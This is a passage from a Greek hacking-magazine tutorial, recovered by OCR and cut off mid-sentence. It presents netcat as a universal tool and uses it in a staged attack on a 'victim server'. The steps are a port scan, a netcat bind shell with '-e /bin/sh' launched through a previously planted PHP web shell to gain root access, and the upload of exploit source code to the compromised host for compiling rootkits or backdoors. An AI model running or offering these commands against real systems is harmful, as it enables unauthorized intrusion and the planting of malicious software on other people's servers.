
Για να μην παρεξηγηθούμε, δεν λέμε ότι είναι τα εργαλεία που δημιούργησαν, ας πούμε, το περίφημο χρυσελεφάντινο άγαλμα της Αθηνάς του Παρθενώνα. Δεν μπορεί όμως κάποιος να αγνοήσει το γεγονός ότι, αν δεν υπήρχε το καλέμι, ο Φειδίας θα δυσκολευόταν πάρα πολύ να καταλήξει στο ίδιο ακριβώς αποτέλεσμα *μόνο* με τα χέρια του...
Εργαλεία (ευτυχώς) δεν υπάρχουν μόνο στη γλυπτική, αλλά σε κάθε ανθρώπινη δραστηριότητα, και φυσικά η πληροφορική δεν θα μπορούσε να αποτελεί εξαίρεση! Υπάρχουν κάποια εργαλεία πληροφορικής τα οποία είναι τόσο πολύ χρήσιμα, που δικαιωματικά τούς αξίζει ένα μεμονωμένο άρθρο — και ίσως όχι μόνο ;-) Αποτελούν το «καλέμι» της πληροφορικής. Ένα απ' αυτά είναι, χωρίς αμφιβολία, το εργαλείο Ελεύθερου Λογισμικού netcat (netcat.sourceforge.net). Το πρώτο netcat αναπτύχθηκε από τον Hobbit, το 1995. Από τότε βγήκαν αρκετές νέες εκδόσεις, σχεδόν για όλα τα λειτουργικά συστήματα: Linux, Windows/DOS, BSD, Mac OS X κ.ά.

Το ερώτημα τώρα που ζητά απεγνωσμένα απάντηση είναι τι κάνει αυτό το περιβόητο tool. Χμ, τα πάντα! Εντάξει, ίσως είμαστε λίγο υπερβολικοί. Ας γίνουμε απλά ενθουσιώδεις και να πούμε: σχεδόν τα πάντα ;-) Με μια πρόταση: Είναι ένα πρόγραμμα που μπορεί να διαβάζει ή να γράφει δεδομένα μέσω σύνδεσης TCP ή UDP, ανάμεσα σε δύο υπολογιστές ενός τοπικού δικτύου ή του Διαδικτύου! Παρακάτω θα δούμε πόσο πολύ σημαντική είναι και πόσες εφαρμογές έχει η παραπάνω, φαινομενικά απλή λειτουργία. Θα δείξουμε πώς μπορούμε να κάνουμε μια ολοκληρωμένη επίθεση με τη χρήση του Netcat... Εντάξει, όχι μόνο με αυτό, αλλά το Netcat θα έχει πρωταγωνιστικό ρόλο!

ΚΙΝΗΣΗ ΠΡΩΤΗ

Ρίχνουμε μια ματιά στις πρώτες 50 (ας πούμε) ανοιχτές πόρτες του server-θύματος, πραγματοποιώντας ένα port scanning με χρήση του netcat (στις δύο τελευταίες γραμμές βλέπετε μέρος των αποτελεσμάτων από το scanning του στόχου):

```
C:\work> nc -v -z -w2 www.xxx.com 1-50
```



Εικόνα 1: Έχοντας αποκτήσει root access στον server-θύμα...

```
www.xxx.com [62.xxx.xxx.18] 25 (smtp) open
www.xxx.com [62.xxx.xxx.18] 22 (ssh) open
```

OK, έχουμε ανοιχτές τις θύρες 25 (smtp, simple mail transfer protocol) και 22 (ssh, secure shell), για ασφαλείς συνδέσεις με χρήση του πρωτοκόλλου SSH. Δεν είναι σίγουρο ότι θα χρησιμοποιήσουμε αυτές τις πληροφορίες αργότερα, αλλά, ως γνωστόν, «μάζευε κι ας είν' και ρώγες» ;-)
Στην περίπτωση αυτή καλέσαμε το netcat (nc) μέσα από ένα σύστημα Windows Vista.
Η εντολή που δώσαμε λέει στο netcat να σαρώσει (-z) στη διεύθυνση www.xxx.com τις θύρες 1 έως 50, να περιμένει δύο δευτερόλεπτα για απάντηση από κάθε θύρα (-w2) και να επιστρέψει τα αποτελέσματα στην οθόνη. Απλό, ε;

ΚΙΝΗΣΗ ΔΕΥΤΕΡΗ

Κάπου εδώ πρέπει να κάνουμε μια παραδοχή: Έστω ότι έχουμε καταφέρει να σηκώσουμε ένα PHP shell (βλ. total XAKER 14, σελ. 110) στον server-θύμα. Όπως είχαμε πει και τότε, μέσω του PHP shell μπορούμε να εκτελέσουμε εντολές του λειτουργικού συστήματος στον απομακρυσμένο server. Η αλήθεια είναι ότι ένα τέτοιο shell δεν είναι τόσο «άνετο» όσο αυτό που θα είχαμε αν είχαμε πρόσβαση σε μια «αληθινή» κονσόλα, ωστόσο είναι μια χαρά για τους σκοπούς μας. Θεωρούμε ότι είμαστε «τυχεροί» και ότι στον server του θύματος υπάρχει εγκατεστημένο το netcat. Μέσα από το PHP shell εκτελούμε στον server την ακόλουθη εντολή:


```
nc -l -p1234 -e /bin/sh
```

η οποία σε απλά ελληνικά σημαίνει το εξής: Κάλεσε το netcat στον server και περίμενε δεδομένα (-l) στη θύρα 1234 (p1234). Μόλις σου χτυπήσει κάποιος την πόρτα, άνοιξέ του και δώσε του το πρόγραμμά σου, αφού το εκτελέσεις από τη θέση /bin/sh (-e /bin/sh). And oh by the way, αυτό το πρόγραμμα είναι το command line shell του Linux ;-)
Τώρα θα συνδεθούμε από το PC μας, που, όπως είπαμε και πριν λίγο, είναι ένα Vista box! Τρέχουμε τη γραμμή εντολών Cmd με δικαιώματα διαχειριστή, δηλαδή δεξί κλικ πάνω στο C:WindowsSystem32cmd.exe και μετά Run As Administration.
Δίνουμε την εντολή:

```
nc 62.xxx.xxx.18 1234
```

Παραπάνω, ζητάμε από το netcat να συνδεθεί στον server-θύμα (που έχει IP = 62.xxx.xxx.18), και συγκεκριμένα να χτυπήσει την πόρτα 1234... ;-)
Μόλις γίνει αυτό, τρέχει το command shell του Linux και είμαστε μέσα,

έχοντας άνετη πρόσβαση! Το αποτέλεσμα φαίνεται στην εικόνα 1. Παρατηρήστε ότι δεν υπάρχει το όνομα του path μαζί με το γνωστό σύμβολο «#» ή «$» του command interpreter. Αυτό συμβαίνει διότι η σύνδεσή μας είναι μια απευθείας, ακατέργαστη TCP/IP σύνδεση



Εικόνα 2: Η διεύθυνση IP του θύματος με Windows Vista...

(row connection). Μην περιμένουμε και πολυτέλειες, λοιπόν ;-) Η δουλειά μας όμως γίνεται μια χαρά και, απ' ό,τι βλέπετε, έχουμε και root access!

ΚΙΝΗΣΗ ΤΡΙΤΗ: ΜΕΤΑΦΟΡΑ ΑΡΧΕΙΩΝ, ΧΩΡΙΣ ΤΟ FTP

Πολλές φορές θέλουμε να εκτελέσουμε κάποια «ζωηρά» προγράμματα, όπως, π.χ., κάποια exploits, rootkits ή backdoors στον server-θύμα, τα οποία φυσικά δεν υπάρχουν σε αυτόν (αυτό δα έλειπε!) Αυτό που κάνουμε συνήθως είναι να τα μεταφέρουμε από το box μας στον server και μετά να τα εκτελέσουμε με την ησυχία μας. Φυσικά, δεν μπορούμε να μεταφέρουμε εκτελέσιμα των Windows σε Linux – γιατί πολύ απλά δεν πρόκειται να τρέξουν. Οπότε, αυτό που κάνουμε είναι να μεταφέρουμε το αρχείο που περιέχει τον πηγαίο κώδικα του προγράμματος και να το μεταγλωττίσουμε στον ίδιο τον server. Αν μάλιστα τα exploit είναι γραμμένα σε C ή Perl, είναι σχεδόν σίγουρο ότι δεν θα έχουμε πρόβλημα, μιας και οι περισσότεροι server έχουν τους αντίστοιχους compilers ή interpreters ήδη εγκατεστημένους. Για να μεταφέρουμε ένα αρχείο (ας πούμε το myxploit.c) από έναν υπολογιστή σε έναν άλλο, αρχικά τρέχουμε στον server την παρακάτω εντολή:

```
nc –l –p 2222 > myxploit.c
```

Πρακτικά λέμε στο netcat να μπει σε listening mode, δηλαδή να περιμένει

να του στείλει κάποιος δεδομένα στην πόρτα 2222, τα οποία θα ανακατευθύνουμε (γράψουμε) σ' ένα αρχείο με το όνομα myxploit.c. Αυτό που μένει τώρα είναι να δώσουμε, στη γραμμή εντολών των Vista, την ακόλουθη εντολή που θα τακτοποιήσει τα παραπάνω:

```
C:\work>nc destination 2222 < myxploit.c
```

Το myxploit.c μόλις μετακόμισε στον server-θύμα. Ακολουθεί τώρα η

